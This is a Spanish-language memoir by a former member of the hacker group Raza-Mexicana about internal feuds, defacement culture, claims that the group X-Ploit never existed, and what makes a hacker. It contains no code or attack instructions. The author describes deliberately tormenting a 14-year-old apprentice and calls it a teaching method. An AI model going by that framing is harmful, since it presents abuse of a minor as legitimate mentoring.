La primera de las guerras internas que tuve la oportunidad de ver empezó por analizar la continuidad de Raza como equipo, como mandan los cánones, los fundadores tomaron la palabra y decidieron poner al mando a gente de su confianza sin tomar en cuenta la opinión de los demás, el jerarca con mayor control sobre el la organización decidió que si el equipo no funcionaba en un plazo determinado, el mismo le daría fin al equipo sin tomar en cuenta lo que opinasen los demás, pero eso no fue lo grave, lo grave fue que ahí mucha gente nos dimos cuenta que es lo que en realidad pasaba adentro del equipo, su manejo y lo que en realidad lo movía, muchos de nosotros pensamos que ahí se iba a terminar lo que muchos construyeron y unos cuantos, incluyéndome a mi, empezaban a formar parte y aun no terminábamos por entender que se pretendía hacer con el equipo. Utilizo la palabra pretendía, pues desde el principio se había fijado una meta y a mitad del camino se fijo otra, principalmente porque los tiempos eran los propicios y la fama que había catapultado al equipo a estar en la luz de los reflectores, fue principalmente por los benditos webcracks, a ellos se les atribuía la perdición del equipo en esta junta, aun cuando todo mundo, en secreto, sabia que fueron los webcracks quienes voltearon la mirada de todos por la importancia de paginas atacadas en ellos. Se acordó en esta junta prohibir los webcracks, aun cuando esta postura era demasiado holgada, pues se aprobarían solo si la ocasión lo ameritaba y si todo el equipo estaba de acuerdo en ello; "Mata al desahuciado de un balazo en la sien, pero ponle un silenciador para que no perturbe el sueño de los demás", pero esto no fue sino hasta que empezó a suscitarse una pelea entre nosotros, todos querían detenerla, pero era un escape natural a un par de cositas que teníamos guardadas en el armario para usar en una ocasión especial, y una como estas no se presentaban todos los días. Para terminar pronto, ese día nuestro supuesto líder nos abandono para hacernos sentir el látigo de su desprecio y que con su partida pudiéramos madurar, y así fue, también se decidió que los traidores y los que se largaban, idos se quedaban. Como nota especial, hoy que leí de nuevo ese log, no había puesto atención a algo que dijo un buen amigo mío: *"escribier un cuento llamado la muerte de laraza"* (sic). Bueno, si esta persona esta leyendo esta línea, creo que me va a mentar la madre porque me le adelante... con 3 años de retraso.

La segunda de las guerras fue bastante amorfa, empezó con una entrevista que Hert-Mx nos hacia en nuestro servidor, era parte de su lanzamiento como equipo de seguridad y querían empezar con una entrevista a todos nosotros. Entre bastidores sabíamos que no era una entrevista mas, pues todos los que no habían tenido oportunidad de salir detrás telón tendrían una oportunidad para expresarse con lo mejor de su repertorio, además, los integrantes de Hert-Mx eran amigos nuestros, por eso era un evento social que terminaría siendo divertido por recordar eventos memorables en las preguntas que nos hicieran. Al menos eso nos imaginábamos, nadie sabia que esto le prendería mecha al polvorín, todo originado por la siguiente pregunta: *"En cual Puerto corre NETBIOS?"* Fácil verdad? Pero siguiendo la línea de las preguntas que se habían hecho en el transcurso de la noche, esta pregunta era como preguntar si podíamos distinguir entre una guayaba y una papaya (Eviten respuestas prosaicas), ahí ardió Troya. Naturalmente la gente de Hert-Mx tenía que defender a su integrante y pedir disculpas por el malentendido, pero la ofensa estaba hecha y solo se podía lavar como nosotros bien sabíamos, con sangre, así que se dio por terminada la entrevista y se procedió a crucificar al impío que profirió tan senda idiotez. Sobra decir que lo que a continuación describiré no es con la intención de vanagloriarme o de quedar yo como héroe, pero 3 líneas después de dar por terminada la

entrevista empezaron los choques entre nosotros, creo que fui yo la manzana de la discordia y la tome con el miembro fundador de mayor peso en Raza-Mexicana, eso no fue razón de temple, fue por motivos de lógica y defender un punto razonable, mismo punto a los que otros se unieron, incluido otro miembro fundador, no alcanzaría ninguna de mis extensas parábolas para describir lo que ese día paso, fue lamentable e ingrato para todos, para acabar pronto, entre estos 2 personajes antes mencionados se dio un fortísimo altercado que derivo en su enemistad, aun cuando ellos se consideraban como amigos a capa y espada. Hasta el día de hoy ese incidente ha sido causa de vergüenza, porque nos dimos cuenta que delimita la amistad de nosotros, pero la 3er guerra fue la que mas he lamentado.

La tercera guerra fue algo que hasta hace poco no sabia que estragos había hecho en mi y en la persona a la que afectamos, aquí no usare ninguna palabra de aliento como antes, aquí no hubo moraleja, de aquí salimos todos con una terrible cicatriz que no podremos borrar jamás. El equipo para estos entonces cobro una sinergia interna impresionante, la unidad que teníamos estaba sustentada en la amistad que teníamos todos, gran parte de nosotros habíamos tenido la dicha de convivir en persona y eso fue lo que amarro los lazos con mayor fuerza, así haya sido por un par de horas, un fin de semana, compartir la mesa de un restaurante de comida rápida, tomando una cerveza, un jugo de uva, brincar al estridente ritmo de la música techno en un rave, ofrecerle morada a un completo desconocido y abrirle las puertas de su casa eran cosas que quedaban en entredicho pues nos tratábamos como si tuviéramos años de amistad. Pasados algunos años y muchos sucesos trascendentes, se tomo la decisión de hacer de Raza-Mexicana un equipo democrático, todo se haría por votos, cualquier opinión que involucrara o afectara al equipo seria tomada en cuenta y puesta en debate y habría un líder "Virtual" que tomaría el estandarte de líder cuando los eventos así lo demandaran, este líder era temporal y se tenia que adecuar a cada situación, así fue como casi todos tomamos el control del equipo, era la primera vez que se le podía llamar líder a alguien, claro que sin todo el protocolo de agachar la cabeza y besar manos, eso nunca. Una vez más no quiero explayarme en detalles que me hagan ver como el catalizador de todo lo bueno o malo que sucedió durante mi estadía en Raza-Mexicana, las cosas suceden porque los eventos así se dieron. Al parecer el peso de ciertas personas en la organización era motivo para estar al tanto de todos los eventos antes de discutir el tema con los demás, eso me dio la ventaja de digerir una nueva amenaza a la estabilidad del equipo, me dio parte de la situación uno de los actores principales de esta conflicto. Por como se manejo la situación y lo que había leído, se planeaba un supuesto Golpe de Estado contra nuestra pequeña democracia, los que estaban detrás de ello eran ex-integrantes de la agrupación y miembros activos. El golpe de estado tenia como sustento el volver a darle poder, mas que voz de voto, pues eso lo tenían, a los que habían dejado la organización, reestructurar todo el equipo, eliminar el boletín y hacer un saneamiento total; Haciendo cuentas en ese momento, se pretendía expulsar al 60% de todos aquellos que no comulgaban con las ideas del régimen que quería imponerse. Por desgracia 2 de los involucrados eran amigos míos, uno de ellos era el que parecía ser el mas apegado a esa idea de limpiar el equipo, el era sin duda un amigo en el que podía confiar ciegamente, pues así me lo demostró en reiteradas ocasiones. Por ello fue mayúscula mi sorpresa y negación de lo que a todas luces parecía ser una verdad irrefutable. Evaluando a plenitud la situación, se tomaron cartas en el asunto y se suavizo la

noticia a los demás integrantes, mismos que lo tomaron con mayor asombro y menos cordura pues la incredulidad había viciado a todos.

Al día siguiente se vislumbraba una jornada larga, todos habíamos tenido una noche para meditar y pensar como se iría a capotear el tema, por desgracia hubo un par de imbéciles que empezaron el día con sarcasmos, indirectas y punzadas en las costillas para dar inicio a las hostilidades, por supuesto yo era uno de esos imbéciles que empezaron la romería. Como nuestros ataques iban directamente al primer indiciado en este asunto se dirigieron nuestras baterías a el, a nuestro amigo, a aquel con el que habíamos hablado por 4 largos años como si fuéramos compañeros de farra, contra el fue con quien con mas ira y desprecio me dirigí, pues quería aclarar como fue que nos había engañado a todos y había montado semejante garlito, borre de mi mente todo aquellos momentos de alegría y camaradería que habíamos pasado juntos y lo vi como uno mas de los cretinos que solíamos aplastar juntos en las batallas que lidiábamos en territorios ajenos, sentí como la ira cegaba mi vista, la furia tomo posesión de mis acciones y la cólera de mis palabras. El altercado llego a mayores pues las historias de los actores involucrados directamente no coincidían, no sabíamos a ciencia cierta quien mentía. A quien podríamos cederle nuestro apoyo? A quien debíamos dárselo incondicionalmente? Entre las líneas que trataban de ser conciliatorias y otras que querían aclarar el malentendido apareció el actor que hasta ese entonces creíamos que tenia toda la culpa de habernos enfrentado, sobra decir que fue el líder fundador que antes ya había aparecido en otras ocasiones, todo apuntaba que su participación en el manejo de los hilos de este conflicto se veían coreografiadas por sus manos. Al paso de las horas y de las líneas que eran más confusas que claras para mi y mis demás compañeros, vimos como la hoguera que habíamos prendido para nuestro amigo, tenía un nuevo combustible para avivar las llamas, nosotros mismos. El vuelco de cólera que había inundado mi cuerpo se convirtió en un arranque irrefrenable de rabia, al darme cuenta que error mas grande que pudimos cometer fue el arrojarle en cara a nuestro amigo una bofetada producto de nuestra sed de venganza.

Quiero creer que el asunto fue enterrado y perdonado para todos. Para mi no. Para mi no ha sido olvidado, en recientes fechas tuve el gusto de volver a verme con la persona a la que un año antes había puesto en tela de juicio su honradez e inclusive su lealtad. Probablemente para no revivir algo que ya quedo inhumado no quise tocar el tema, hasta hoy, que espero que el este leyendo este texto, hasta hoy le puedo decir que no pude soportar el lastre que me fue verle a los ojos, estrechar su mano y no pedirle una disculpa, se que tendremos oportunidad de vernos en próximas ocasiones y tocar el tema, pero también se que, el que perdió mas de esa guerra, fui yo.

-Perdonado, nunca olvidado
Hay muchas cosas mas de las cuales quisiera no acordarme, pues resultaron mas penosas que dolorosas, no los abrumare con el cantar de mis pesares, en retribución les diré como entre todos vimos crecer a un futuro hacker entre nuestras filas.

La memoria no me dará pie a fechas exactas, pero si puedo precisar que entre nuestras filas vimos crecer a varios prospectos a hackers y derrumbarse a otros muchos tantos que no tenían futuro como tal, del primer ejemplo tomare a un par de chiquillos que comenzaron a convivir con Raza-Mexicana en fechas no muy alejadas a mi ingreso, así que la

capitulación de su vida aun esta fresca en mi mente. La convivencia con todos era muy relajada, recuerdo que todos nos llevábamos muy bien entre todos, mi relación con ambos era igual de amable, pero por alguna razón no paso mucho tiempo para empezar a ver a uno de ellos con otros ojos, los ojos de hacerlo mi juguete personal. Supongo que fue un día que me desperté del lado erróneo de la cama, algo me habrá salido mal ese día, o quizás una nube gris empezó a fastidiarme el entorno, la comida me cayo mal, que se yo, el punto es que comenzó una guerra personal contra el. Para los que atestiguaron mi actuar, pueden constatar que fue algo cruel y sádico de mi parte, lo cual no se aleja en nada a como trato a la gente que me molesta con solo verla, pero en este caso era un compañero de equipo y aun así no me contuve para tentarme el corazón y dejar de sodomizarlo a placer, creo que era una manera de decirle a la gente que no tenia planeado parar hasta verlo con la cara en el fango. Pero muy apartado a que mi naturaleza sea la de hacer la vida miserable de la gente que se gana mi empatia, también mi naturaleza me dicta enseñar y ayudar a la gente empleando los métodos que sean necesarios, el modo que mejor me distingue es el de hacerles ver su suerte y tratarlos cual sargento a soldado raso, supongo que esa fue la excusa con la que yo catalogo mi proceder con este chiquillo, caso que no se aplicaba con el otro jovencito que mencione al principio. Claro que eso nunca se dice, es como si un padre revelara todos los secretos empíricos que aprendió de su progenitor para hacer entender lecciones valiosas para preparar a sus hijos en el futuro.

El método de aprendizaje con el cual trate de "instruir" a las personas era muy sencillo. Primero veía su superficie, la analizaba y averiguaba si debajo de esa superficie había algo rescatable o de mayor valor, el siguiente paso era darle motivos para que sacara lo peor de su interior, la mejor forma era atacándolo sin cesar para que llegara a su limite. Yo me dedique a hacer un calvario cada minuto de la estadía de uno de estos chiquillos y otro compañero de Raza hizo lo mismo con el segundo aprendiz. Lo divertido de esto no era el grado de flagelación a la cual podíamos exponer a estos muchachos, lo curioso es que al que yo martirizaba recurría a mi compañero para externarle su hartazgo y ayuda, así como el aprendiz de mi compañero que era atacado sin compasión recurría a mi para externarme su hartazgo y pedir ayuda para acabar con el martirio. Claro que mi compañero y yo compartíamos esa información para ver si estábamos logrando avances, si debíamos presionar más o aflojar las riendas con tal de llegar a las fibras mas delicadas de estos 2 jóvenes aprendices, lo cual hace de esta experiencia algo divertido de recordar.

Lo se, fui bastante hijo de perra al aplicar tal carga a un chiquillo de escasos 14 años, pero como todo lo divertido en la vida tiene que llegar a un fin, decidí ponerle un fin a tan tortuosa prueba de resistencia cuando mi compañero me externo que finalmente el joven aprendiz había llegado al limite, estaba decidido a marcharse del equipo por la incesante tortura a la que había sido objeto este jovencito, tal como esperaba afloro lo peor de su ser. Mi objetivo se cumplió, me revelo hasta donde podía llegar, en ese momento fui su limite. Podría yo ser la traba para que este prometedor aprendiz no cumpliera con las expectativas que tenia previstas para el en su futuro? Ese fue el fundamento de la lección que quería que aprendiera este muchacho, nadie, absolutamente nadie puede ser una limitante para el progreso de un individuo, el único que puede dictaminar tal barrera es uno mismo. No había mas nada que pudiera enseñarle, siendo que yo no era alguien diestro en el medio que

el decidió aprender, lo único que pude enseñarle fue a conocer sus limites personales. Aun cuando yo pudiera enseñarle miles de técnicas de hacking, no servirían de nada si no supiera cuales son sus verdaderas fortalezas y flaquezas. Al terminar tan severa lección, no me quedo más que apoyarlo en lo que creí que seria más prudente para llevar a buen puerto sus aspiraciones.

En cuanto al otro aprendiz, su camino fue instruido con menos severidad pero con la misma rigidez que impera en un maestro que no se conforma con enseñar si no con hacer que aprenda. A estas fechas no nos hemos puesto de acuerdo en quien era nuestro "protegido", si el aprendiz al que cada quien martirizo o al que se refugio esporádicamente en nosotros para buscar respuestas, lo que sabemos es que tanto mi compañero como yo saltaríamos a defender a los 2 indistintamente. No se si es lo único digno de mención que puedo llevarme como recuerdo de cooperación que tuve en la organización, lo que se es que ya no puedo hacer mas nada por las vidas de cada uno de ellos, solo puedo aconsejarlos y escuchar sus dudas, pues aun cuando sean o no las respuestas que quieran escuchar, no tengo la certeza de que hice todo lo posible por ayudarlos. Este par de chiquillos encontraron en todos a un maestro, que si bien no sean reconocidos como tal, les mostraron las partes mas rispidas de esta profesión para que no cayeran en los errores que todos cometimos, y lo hacemos sin el fin de controlar sus vidas y caminos, simplemente con el afán de no verlos caer en eventos que saquen lo peor de su ser, se cuan ingrato es ver a una persona llegar a ese extremo y peor cuando se llega a tales condiciones en donde se afloran los sentimientos mas primitivos de un ser humano, desde lo mas profundo de mi ser espero que todo lo que aprendieron con nosotros haya servido para algo y lo puedan utilizar en la vida real.

A ultimas fechas he visto como los peores temores que muchos presagiamos se han convertido en una realidad, yo no soy absolutamente nadie para decir que se deba hacer o se deje hacer, solo puedo externar un par de consejos y dar mi punto de vista, por desgracia los intereses mezquinos de muchas personas han sido canalizados para hacer de estos temores una realidad palpable, pero lo que mas me duele no es el ver como este presagio se enfila a destruir toda la confianza depositada por nosotros en el futuro, si no que no podemos hacer absolutamente nada, solo observar y esperar que la cordura se imponga sobre la irracionalidad. Lo que habíamos vaticinado en un principio fueron 2 vertientes para el futuro y no me refiero en particular a ninguno de estos 2 jovencitos, me refiero a lo que muchos esperábamos que fuera el inicio de una nueva generación. Una de las vertientes era que aun cuando todos nosotros nos olvidáramos del underground, del medio y de la profesión, habría alguien que podría encabezar con toda la sabiduría del pasado experimentado por sus propias manos a la siguiente generación y a su vez, la gente de la vieja guardia apoyaría incondicionalmente a este nuevo líder y aun cuando esta vertiente tuviera un futuro incierto, teníamos la esperanza de que seria mejor que el tomado por esta extinta generación. La razón por la cual lo apoyaríamos seria porque tendríamos la certeza de que no cometería los errores del pasado, no se enfrascaría en guerras sin sentido y antepondría por completo los intereses personales para velar por el futuro de esta, su nueva generación. Por desgracia, solo es cuestión de tiempo para que todo eso se vaya al drenaje y de pie a la segunda vertiente. La segunda vertiente ha empezado, a esta generación solo le espera ser marionetas de la gente que controla los intereses alejados a los meramente evidentes, la siguiente generación ha empezado a

tomar un rumbo mas turbio de el que alguna vez haya pisado la gente de la anterior generación, la certidumbre que tenemos es la del apoteótico fracaso de las causas mas nobles que se puedan emprender, no creemos que las cosas cambien, el minúsculo legado que pudimos dejar la gente de la antigua generación solo servirá para transgredir y vulnerar todo en lo que alguna vez pensamos y creíamos en pro de servir a unos cuantos que combatirán con toda la fuerza que la cerrazón y la ignorancia les pueda proveer y repelerán cualquier ataque con los que alguna vez creíamos serian los lideres de esta nueva generación. *Alas* pues, larga vida a esta nueva era de oscurantismo que cada vez se extiende mas sobre esta, su nueva generación y que Dios tenga en su gracia a los lacayos que serán el instrumento para consumar el fin anticipado de la nueva generación.

No me canso de repetir que esta generación se va a acabar cuando absolutamente todos asimilen su fin, lo incierto es la fecha exacta de su derrumbe, pero de lo único que tengo la plena y absoluta seguridad es que ese par de chiquillos, en mi, tendrán a alguien que les extienda la mano por lo que llegaron a ser y por lo que serán, pues en ellos confió el futuro de la siguiente generación y que sabrán ser mejores lideres y mentores del que jamás nadie de nosotros pudo ser para ellos.

-Cobre aurico y oro cuprico
Estas 2 distinguidas medallas fueron otorgadas por la gente a los equipos mas sobresalientes del orbe en México; Raza-Mexicana y X-Ploit. Ambos fueron dignos merecedores de tal mención por ser el primero algo que nunca nadie reconoció y el segundo por ser algo que nunca sucedió. Si ya están hartos de mis metáforas entonces me extenderé en esta explicación. El primer galardonado se llevo esta presea gracias a que muchos nos conocían como personas de carne y hueso, sabían quienes éramos, nos habían escuchado de viva voz y tuvieron el gusto de saber que clase de personas constituíamos esa organización y por otra parte, el segundo agraciado obtuvo con sobrados meritos ese blasón gracias a que nadie los conoció en carne y hueso, ninguno sabia quienes eran, no hubo alguno que los escuchara de viva voz y porque persona viva alguna tuvo el placer de pertenecer a esa institución.

Los 2 equipos eran leyendas del medio por la fama que la prensa y la gente nos dieron por nuestros logros, mismos que son comparables solo con el talento actoral de Mariah Carey en "Glitter". De ambas instituciones se ha dicho mas de lo que eran en realidad, de Raza-Mexicana se llego a decir que era el mejor equipo Mexicano del medio, algo que aun en estas fechas pongo en duda y probablemente mas de 1 opinara igual que yo cuando termine de leer este panfleto. Pero de X-Ploit se dijo que eran los dioses del underground. Porque? *"Porque ellos hicieron webcracks a las paginas mas importantes del gobierno mexicano"* – Muchas personas dijeron eso sin conocer que un webcrack encierra tanta ciencia como inhalar una grapa de cocaína, además de que el webcrack era un arma repugnante para un hacker verdadero, su nombre lo define, una pagina crackeada.

Raza-Mexicana tuvo un fiel numero de seguidores que apoyaban nuestras causas y compartían nuestro sentir, el cual tuvimos oportunidad de plasmar en zines y de compartir con la gente en algunas entrevistas o en persona con conocidos y amigos, la paciencia es una virtud y cuando termine este pasquín sabrán valorar el tiempo invertido en esta lectura, pues entenderán que éramos otro perro pintado de león. Y X-ploit supo congregar un voluminoso número de correligionarios de sus andanzas.

Porque? *"Porque son la voz del pueblo y la expresan en los webcracks que asestaron contra las paginas de este gobierno opresor"* – En realidad aun creen que un webcrack es una plataforma para expresar el sentir de toda la gente, o solo es un caprichito mas de un grupo de hackers que quieren demostrar superioridad? Eso era y aun lo es. Mucha gente creía que era la mas pura expresión de un pueblo amordazado y que nosotros, un valiente grupo de hackers podíamos derrocar a los mezquinos gobernantes y magnates telefónicos (Sin alusión a nadie en particular) bailando sobre su portal electrónico una humillante alegoría de adversion contra ellos. Despierten. Eso tiene tanto o mas merito que pintarrajear una pared ajena para expresar "Arte urbano" con aerosoles. No me extenderé mas en este asunto pues el solo mencionar a estos vándalos graffiteros me produce un asco comparable a lamer asfalto y supongo que ya están entendido lo que representa un webcrack.

Muchos integrantes de Raza-Mexicana se distinguieron por atacar páginas y hacían del dominio público la autoría intelectual de las mismas, eso les valió reconocida fama, con todo lo que acarrea, entrevistas, difusión y aun más seguidores. Misma fama que experimente y admiradores que nunca me idolatraron, pues tuve el gusto de hacer mas enemistades que seguidores. X-ploit tuvo una fama impresionante, ante ellos no había competidor alguno, los medios fueron un benigno aliado para ensalzar a ellos y a sus seguidores. Porque? *"Porque sus integrantes tenían un modo de pensar superior al de cualquier otro hacker"* – Aquí quiero hacer un paréntesis; Quiero que alguien me de santo y seña de cualquiera de los integrantes de X-ploit, no sus apodos, solo que me den sus rasgos físicos, que comen, su idiosincrasia o por lo menos alguien que haya tenido el gusto de entablar 3 palabras con ellos, aquel que me de alguna referencia de lo anterior se gana una comida en Spagos's, la pizza de caviar y los camarones del Bayou en salsa de mango corren por mi cuenta. Y me doy el lujo de hacer esa apuesta porque de una buena vez voy a acabar con este capitulo; Siento decepcionar a todos sus fans, pero X-Ploit, para los informados a plenitud en el medio, NUNCA EXISTIO. No me arrepiento de romper sus nubes de colores en matices seductores, es un gusto, es un placer, para ser sincero, estoy experimentando una serie de paroxismos de éxtasis al hacerlo, pues X-Ploit es solo una mas de las Teorías de conspiración que a todos nos hicieron creer como verdaderas. Quien manufacturo tal complot? El Gobierno? El Ayatolá Jomeini? Lupercio Serratos? Mi vecino? Tal como paso con John Fitzgerald Kennedy, Luis Donaldo Colosio y el resultado de las elecciones presidenciales de 1988, todo mundo supo quien fue, pero nadie puede asegurarlo, pues cada quien fabrica la verdad que se acople a su mentira personal. Nadie quiere oír la verdad, pues su crudeza lo va a lastimar. Es como ver una película pornográfica con sus respectivos padres en el momento justo de concebirlos; Alguien gusta?

Una de las líneas que mejor se digieren en el medio es que este grupo fue creado con el fin de tener una excusa para perseguir a los hackers, misma persecución que no se dio por la terrible apatía del gobierno federal para mover un dedo, aun cuando sobre nuestras cabezas colgaba un precio. Sobre esta línea las preguntas retóricas son: "Entonces fue alguien que detestaba a los hackers o fue algún alto mando que ordeno la auto-infiltración de esas paginas gubernamentales?" – Aquí, mis queridos lectores, es donde encontraran la formula de un sano complot; Hacer dudar a todos, de las respuestas que ellos mismos den y darles razones de peso suficientes para que formulen mas preguntas que respuestas. X-Ploit nunca fue un hecho tan contundente como para no formular preguntas sobre su misma existencia. Mucha gente se dejo llevar por sus webcracks y aun

cuando algunos tuvieron la dicha de hacer entrevistas con ellos, nunca podrán decir que realmente platicaron con alguno de ellos, en la internet homologarse un nombre es tan fácil como deletrearlo y algunos de nosotros en Raza-Mexicana tuvimos el gusto de conocer a mas de 1 que afirmaba ser el mismísimo Lotek, LeadRain o DES, claro que eso era una flagrante mentira. A lo largo de los pocos años que he vivido en el medio he tenido el gusto de conocer a muchas personas de suma experiencia, mismas que conocen a mucha mas gente y ellos a su vez han tenido contacto con el resto del planeta. Nadie de ellos ha podido ganarse ese suculento menú que ofrezco en el mencionado restaurant, porque nadie conoció a alguno de los integrantes de X-Ploit y por desgracia, no hay un solo hacker que conozca que sea autodidacta y que jamás haya recurrido a alguna persona para aclarar sus dudas o simplemente platicar de sus logros y dudas, en este medio todos conocemos a alguien que conozca a otras personas, por eso sigue teniendo tanta fuerza esa línea que sigue esa teoría, porque nadie tuvo contacto con ellos, hasta los pedofilos tienen contactos con otros pedofilos para alimentar su enfermedad y antes de que me digan *"La revista Sputnik publico una entrevista con X-Ploit"* los interrumpiré, pues esa entrevista fue con 3 afortunados transeúntes que decidieron ganarse sus 5 minutos de fama a costillas del nombre de X-Ploit. Lo mas divertido del asunto no es el garlito que montaron esos 3 personajes, lo divertido aquí es la carita de idiota que debe tener en este momento Fran Illich, ex-editor de esa revista, pues no sabe que le gastaron una broma pesada por estar jugando a ser el Enrique Krauze de la Cultura Underground, para el y sus fútiles esfuerzos por figurar en la escena va una rotunda carcajada en forma de la ya famosa onomatopeya que me distinguió por años: Juar! Se que para estas alturas muchos dejaran de leer este relato, pero ya que llegaron hasta aquí les recomiendo que se queden, además, advertidos quedaron de que seria una verdad que deambula muy por encima de sus cabezas y que como esta hay miles de verdades que ni ustedes ni yo queremos escuchar, esta en la madurez de cada uno el asimilarlas y sacarles el mejor provecho a todas ellas para seguir solidificando respuestas concretas.

-Retórica de 3 pesos

Estamos casi al final de este texto y aun no he tocado el tema mas importante de esta noche, y no me refiero a la vanagloración que ha sido para mi este texto, pues en un 70% he hablado de lo sobresaliente que fue mi gris permanencia en el circuito del Underground, tampoco es el que todos me idolatren por mi mediocre desempeño en una organización tan importante, lo que mas inquieta a muchas de las jóvenes mentes y aun mas viejas que siguen sin saberlo a pesar de su supuesta experiencia es la respuesta a la pregunta que casi todos hicimos al principio de esta tortuosa carrera: *"Que es un hacker?"* Como bien supone el titulo de este capitulo, esa respuesta me corresponde a mi decirla y a ustedes valorarla, pues es una de las tantas que encontraran en Internet.

Siempre he dicho que hay que aceptar todas las opiniones que se presenten, desde las más sesudas y estudiadas hasta las más estúpidas e infantiles, pues con todas ellas juntas, podremos hacer una teoría lógica para una respuesta equilibrada. Un error muy común es siempre buscar teorías ya hechas, eso es para los mentes débiles que les da pereza razonar lo que están leyendo, con un teorema ya hecho y no regurgitado en la cabeza solo estarán hablando por recitar un bonito poema sin saber siquiera de lo que están hablando, eso lo hace un maldito perico y como tal, me he encontrado a un sin fin de animales que hacen las veces de la

antes mencionada ave repitiendo el trabajo de otro que encontraron adecuado para impresionar a los demás. Lo divertido de esta clase de animales sin cerebro, es pedirles un desglose propio a ese teorema para poder evaluar su respuesta lógica. Sobra decir que desglose o respuesta de ello no existe, pues nunca se tomaron la molestia de evaluar esa teoría antes de abrir el hocico.

El segundo error radica en hacer un teorema a partir de las opiniones mas sesudas y estudiadas, pues, en teoría (Valga la redundancia), eso va a dar como resultado un teorema extremadamente exacto. Pero en tal exactitud se encuentra un error garrafal, pues al concretar una teoría tan exacta se logra hacer una ciencia, esta no deja un margen que la pueda poner en tela de juicio, la aceptación de opinión alguna que contradiga al mismo axioma es un delito y mucho menos valorar otra respuesta salida a partir del teorema original. Esa clase de animales los hay también en gran número, pero aquí se distinguen por estar en grupos como bueyes jalando una yunta, una recua pues. Ese bonito grupo de animales serán celosos guardianes de tal ciencia, la defenderán a capa y espada, pues no hay nada que tenga tanto estudio como el axioma que se logro hacer, vivirán a su sombra por siempre, será su dogma por siempre, pues no pueden pensar en nada que los haga recapacitar de fallo alguno en tal ciencia y principalmente no podrán dudar de esa ciencia, como si con ello destaran la ira de un Dios inexistente. Como razonar con ellos? No se puede, es como intentarle vender el Corán a un Cristiano. Bestias como estas, solo mugirán su ciencia y embestirán (Iba a escribir "cogerán", pero sabemos la risa que producirá en los idiotas) a quien no comulgue con sus ideas.

Y el tercer error es hacer un teorema a partir de las estúpideces infantiles, esto es muy fácil de entender porque solo hay una respuesta, nunca se podrá hacer una teoría de las estúpideces puesto que no hay lógica en ello. La respuesta surge automáticamente, es como preguntar: *"Adivina que hice hoy?"* La respuesta, por supuesto es: *"Que?"* El transmisor ya incito en el receptor la duda de saber lo que el transmisor desea comunicarle, el receptor no se toma el tiempo para imaginarse lo que hizo en el día, solo le interesa saberlo cuanto antes, además de que la pregunta es mero tramite para que el transmisor le de mas emoción a lo que paso en su día, pues con su pregunta sabe que tiene la completa atención del receptor. Esta respuesta solo tiene el fin de no hacer pensar, de ser un montón de palabras que por alguna extraña razón se unieron para hacer un remedo de explicación a una duda, es una verdad que se acopla a la falta de interés en el tema del transmisor, pero como tal, esta en el receptor el buscar mas a fondo una respuesta sensata que le satisfaga. Y si, si hay un animalito que se ajusta a este caso, su nombre es un camarón, el camarón se evita la pena de razonar, nada porque es su instinto, come porque es su instinto y defeca... ah no, el camarón no defeca, aun cuando tiene sistema digestivo, no cuenta con órganos de excreción, todas sus heces fecales se van a la cabeza y con ellas convive su cerebro y sus pensamientos.

Afortunadamente al principio de esta empresa, nunca me toco responder a esa pregunta, pero si preguntarla y obtuve respuestas de un gran numero de personas, desde los newbies hasta los hackers de avanzada, con esas respuestas y a lo largo de mucho tiempo pude lograr un teorema amplio y metódico, pero lógico y comprensible para cualquier persona: El ser hacker no se estudia como una carrera, se aprende sobre la marcha con sus bemoles y su fracasos. Ningún hacker podrá jactarse de ser hacker, ni

siquiera lo mencionará o lo dará por hecho, pues sobre el hay muchos otros mejores que el. Nadie puede auto proclamarse hacker, eso es ponerle fin a una meta personal. Un hacker nunca descansa aun cuando haya alcanzado sus propias metas, pues el conformismo no es una opción. La sensatez y el equilibrio siempre regirán la vida de un hacker, pues sin ellas jamás podrá evaluar su trabajo. El reconocimiento de 1 millón de personas no valen de nada si antes no se esta satisfecho con el desempeño propio.

Por todo lo anterior y por la experiencia que he ganado a lo largo de los años tengo plena seguridad de 2 cosas; Yo no soy un hacker. Al menos considero que aun no soy merecedor de tal nombre y las acciones que he descrito en todo este relato les darán a ustedes la certeza que así es, no ahondare mas en el tema, se que voy a sonar a un mártir de la causa y prefiero evitar lastima y compasión, así lo dejamos. Pero de lo segundo estoy también plenamente conciente, todos estos años, toda esta experiencia, lo vivido y aprendido me han dado pie a reconocer a los hackers verdaderos, a quienes van a lograr serlo y desde luego quienes son un cáncer de la comunidad y quienes solo serán parásitos que vivan a la sombra de lo que no son y jamás serán, hackers. Los pecados que arrastramos todos desde el principio de la cuesta, nunca serán borrados, los míos los reconozco a plenitud y se que caí en errores y pecados de los que muchos se sentirían avergonzados de tan solo recordar, pero para mi fueron el pilar de mi desarrollo, digamos que empecé como un buen script kiddie ególatra y como tal aprendí la humildad que encierra el fajarse los pantalones y decirlo abiertamente. Supongo pues, que esa es una limitante que muchos sepultan muy en lo profundo de su ser y es algo inevitable que hay que enfrentar no solo para poder llegar a ser hacker, si no para poder ser un hombre como tal.

Quiero hacer hincapié en lo referente al concepto de "hombre" y esto probablemente aclare el desglose de mi teorema explicado en el párrafo anterior; Un individuo llega a ser hombre cuando madura y deja al lado todos sus complejos, cuando ve en el a un humano con errores. Una persona que tiene miedo de ver sus errores y los evade, es un cobarde. Se puede llegar a ser hipócrita con los demás, se puede llegar a mentir a la gente e inclusive a cometer pecados bienales contra el prójimo, pero algo que no tiene razón de ser en un hombre es cometer estos errores contra uno mismo y vivir con ellos, aquella persona que no reconozca y enfrente sus errores es un mocoso que aun se esconde tras las enaguas de mama. La falta de valor y tesón hacen imposible para alguien madurar, por ende, nunca podrá ser un hombre. Yo puedo hablar de esto pues se que he alcanzado este nivel, he tomado mucho tiempo para marcar mis errores, son errores que ya están hechos, no puedo corregirlos, ensalzarlos o arrepentirme de ellos, tengo la capacidad para no cometerlos de nuevo, enfrentar sus consecuencias y expresar cada uno de ellos ante los demás y principalmente ante mi mismo... ah si, la respuesta a la pregunta es: *"Un hacker es un hombre que no tiene miedo de si mismo y sabe afrontar las responsabilidades de cada una de sus acciones"* Algo que queda terminantemente prohibido es que tomen esta respuesta como ciencia, estarían cayendo en el 2ndo error que marque anteriormente; Si, esta respuesta fue estudiada y metódica, pero es otra mas, como dije antes, esta no es una verdad absoluta, es solo una mas de las opiniones que ustedes encontraran en su camino, tómenla y sigan buscando mas opciones y lleguen a una conclusión propia que haga de ustedes hombres antes que hackers.

-Mocosos del mundo, uníos
